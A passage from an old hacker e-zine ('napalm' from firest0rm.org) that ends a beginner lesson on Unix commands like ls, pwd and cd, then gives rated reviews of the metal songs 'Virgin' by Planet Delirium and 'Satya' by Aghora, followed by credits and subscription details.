2. Commands are always written in the format of "(command) (arguments)", where a command is an instruction to the computer, and arguments are modifiers to how it operates. So, the command "`ls`" functions differently than "`ls /usr/bin`" because "`ls`" lists the contents of a directory, and the arguments tell it what directory to list the contents of (but with a "null" (empty, or blank) argument, `ls` lists the contents of whatever directory you happen to be working on at the time (which you can find out by typing "`pwd`" (Print Working Directory), and you can change by typing "`cd` (directory)" (Change Directory to whatever is typed as (directory)).

While these rules are far from complete, they tell us alot. So, we now understand that this file, `/usr/local/share/doc/Unix101/lesson1.txt` is the file "`lesson1.txt`", which is inside the directory "`Unix101`", and so on...

So now you should have at least a basic knowledge of how Unix works.

> More specifically, you should have a basic knowledge of how the Unix filesystem works. There's far FAR more that druid promised he'd cover in future lessons. {kynik}

.....kynik, orbitz, ajax

0x08: Music Reviews

Both the songs up for review this issue could generally be considered metal. One's a band that I'm friends with (so I'm not reviewing them) called Planet Delirium. The other is a band called Aghora which, if the band name Cynic means anything to you, should make you sit up and take notice.

Planet Delirium (http://www.crosswinds.net/ planetdelirium/) Song: "Virgin"

Orbitz's Review

Originality	3.50	Production	3.50
Talent	3.00	I Like It	4.00

Virgin is a disturbing song to say the least. Rocking guitars and drums. The lyrics on the other hand are creepy. I did like the singer's voice. He's got a decent scream. In the middle it has a nice change from a moderately slow beginning to a quicker beat and singing. This song rocks. I sort of wished it would have kept the fast beat until the end but I can't have everything I want—oh well.

Ajax's Review

Originality	2.00	Production	3.00
Talent	3.00	I Like It	2.00

This one comes to us in the proud tradition of acts like DJ Assault and Sir Mix-a-Lot. If you've got mp3s of "Put 'Em On The Glass" or "Boom Boom Boom" lying next to your Slayer and Cannibal Corpse tracks, you'll probably like this. Not that I don't appreciate misogyny, just that most of the time it seems pretty mindless. There's a marked difference between this and, say, that you-and-me-baby song from Bloodhound Gang's new disc (track 2 I think, the title escapes me). Which is a shame, these guys sound fairly talented, I like the feedback use by the guitar player. But if they played this live, I suspect I'd laugh at them for it.

Kynik's Review

Originality	4.00	Production	3.00
Talent	3.50	I Like It	4.50

I said that I wasn't going to review this, didn't I? Well, due to a lack of reviewers this time around, I was forced to. I *really* like this song, the way it changes from slow to fast then breaks down into a rappy section, then speeds up and finally ends slow. If you like mood changes, and don't mind a little variety, this is definitely for you. I would have put a touch of reverb on the vocals, and mixed the drums a little bit more evenly. Sometimes they'd get all mashed together with the guitars. Matt's one of the best screamers I know, and he shows it off on this one. Everything else was pretty straightforward, but it's easily my favorite Planet Delirium song.

Aghora (http://www.aghora.org/) Song: "Satya"

Orbitz's Review

Originality	3.00	Production	3.50
Talent	2.50	I Like It	2.00

At first, I thought the vocals were annoying. After listening to this song multiple times for this review it started to grow on me a little. The beginning reminds me of an old Dracula movie. The drums have a decent beat. This tune definitely gets better once the guitar gets heavy. The singer's voice isn't all that bad. Satya isn't a bad song but unfortunately it does get old somewhat quickly and will not have a permanent residence on my play list.

Kynik's Review

Originality	4.75	Production	4.00
Talent	5.00	I Like It	4.50

This song is amazing. If you were to take your top 2 guitarists, your favorite bassist and the best drummer you can think of and toss in a powerful soprano, you'd probably be skeptical of the outcome. Aghora is that outcome. There is very little I can say negatively about the musical talent in this band. The only minor thing that comes to mind on this particular track is that the vocal line is somewhat repetitive. This is an incredible sideways tangent of metal, but I'm betting money this band sells out of their first printing once the public catches wind of this. (and the always-present copycat bands appearing shortly thereafter) The production could have been a little crisper, with the guitars mixed louder in several places, and a little more bass and kick drum punching through the bottom. I have to admit, that after hearing this track and another MP3 available from their site, I immediately bought their CD.

Ajax's Review

Originality	4.50	Production	4.50
Talent	5.00	I Like It	5.00

Cool. Seriously. Okay, yeah, the bassist is showing off. The vocals during the early verses need something in the midrange section. And the guitarist maybe needs a little more attack. What you have to realize is that none of that matters. The bassist is allowed to show off, because he's damn good, the vocals just sound that way because I only played it at about 80dB, and if it were louder I wouldn't have noticed, and, well, screw my audiophile whining, these guys rock. The breakdown in the middle is about as tight as I've ever heard a band play, the drummer is funky as hell, and the singer... well. If there's a metal-loving bone anywhere in your ears, you should hear this.

Overall Ratings

"Virgin"			
Originality	3.17	Production	3.17
Talent	3.17	I Like It	3.50
Total		13.01/20.00 (65.05%)	

"Satya"			
Originality	4.08	Production	4.00
Talent	4.17	I Like It	3.83
Total		16.08/20.00 (80.40%)	

0x09: Credits

Editor:	Kynik	<kynik@firest0rm.org>
Co-Editor:	ajax	<ajax@firest0rm.org>
Article Contributions:	concept	<concept@ihug.com.au>
	Mob Boss	<mafia_man777@ureach.com>
	druid	<druid@sektor1.org>
	echo8	<echo8@gh0st.net>
Music Reviews:	orbitz	<orbitz@firest0rm.org>
LaTeX transcription:	Archmonk	<archmonk@firest0rm.org>

0x0A: Subscription

To subscribe to this 'zine:
email napalm@firest0rm.org with a subject of SUBSCRIBE

To unsubscribe:
email napalm@firest0rm.org with a subject of UNSUBSCRIBE

Or find us online at:
http://napalm.firest0rm.org/

Submissions, questions, comments, and constructive chaos may also be directed to kynik@firest0rm.org or any of the contributors

```
.n6! - eof
```